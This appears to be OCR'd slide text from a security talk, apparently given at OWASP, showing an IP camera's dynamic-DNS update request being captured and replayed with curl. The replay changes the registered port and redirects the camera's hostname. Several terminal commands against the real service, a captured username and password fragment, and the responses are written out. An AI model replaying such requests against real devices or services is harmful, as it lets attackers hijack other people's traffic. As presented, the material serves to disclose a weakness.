
0060 61 61 75 70 73 7a 26 75 73 65 72 70 77 64 3d 39 aaupsz&u serpwd=9

0070 37 33 37 38 31 26 76 65 72 74 79 70 65 3d 39 30 sve rtype=90


0080 32 26 6c 61 6e 67 75 61 67 65 3d 26 64 74 79 70 2&langua ge=&dtyo

File: "/Users/robin/Desktop/... Packets: 5656 Displayed: 56 Marked: 0 Load time: 0:00.107 Profile: Default

Message 1



Message 2




Message 2

[http://user.ipcam.hk/api/userip.asp?
username=aaaupsz&userpwd=blah&vertype=902&language=
&dtype=0&tcpport=999&lanip=192.168.0.27](http://user.ipcam.hk/api/userip.asp?username=aaaupsz&userpwd=blah&vertype=902&language=&dtype=0&tcpport=999&lanip=192.168.0.27)

Lets Check It

80




```
robin@mactop.krynn.int: /Users/robin — ssh — %5
robin@rastlin owasp_talk $ curl "http://aaaupsz.ipcam.hk/"
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="http://[redacted]:80">here</a>.</h2>
</body></html>
robin@rastlin owasp_talk $
```

A terminal window with a dark blue background. The title bar shows 'robin@mactop.krynn.int: /Users/robin — ssh — %5'. The prompt is 'robin@rastlin owasp_talk \$'. The command 'curl "http://aaaupsz.ipcam.hk/"' has been executed. The output is an HTML response indicating a redirect to port 80. A red arrow points from the number '80' in the URL of the output to the '80' in the prompt area above the terminal window.

Lets Fake It

999




```
robin@mactop.krynn.int: /Users/robin — ssh — 995
robin@rastlin owasp_talk $ curl 'http://user.ipcam.hk/api/userip.asp?username=aaau
psz&userpwd=          &vertype=902&language=&dtype=0&tcpport=999&lanip=192.168.0.27'
Update-OKrobin@rastlin owasp_talk $
```

A terminal window with a dark blue background. The title bar shows 'robin@mactop.krynn.int: /Users/robin — ssh — 995'. The prompt is 'robin@rastlin owasp_talk \$'. The command entered is 'curl 'http://user.ipcam.hk/api/userip.asp?username=aaau psz&userpwd= &vertype=902&language=&dtype=0&tcpport=999&lanip=192.168.0.27''. The output is 'Update-OK'. A red arrow points from the number '999' in the URL to the '999' in the terminal output.

Did It Work?

999




A terminal window titled 'robin@mactop.krynn.int: /Users/robin — ssh — %5'. The prompt is 'robin@rastlin owasp_talk \$'. The command entered is 'curl "http://aaaupsz.ipcam.hk/"'. The output is an HTML document: '<html><head><title>Object moved</title></head><body><h2>Object moved to here.</h2></body></html>'. The prompt is now 'robin@rastlin owasp_talk \$'.

```
robin@rastlin owasp_talk $ curl "http://aaaupsz.ipcam.hk/"
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="http://[redacted]:999">here</a>.</h2>
</body></html>
robin@rastlin owasp_talk $
```

What About A Different Server?

New IP and port



```
robin@mactop.krynn.int: /Users/robin — ssh — #5
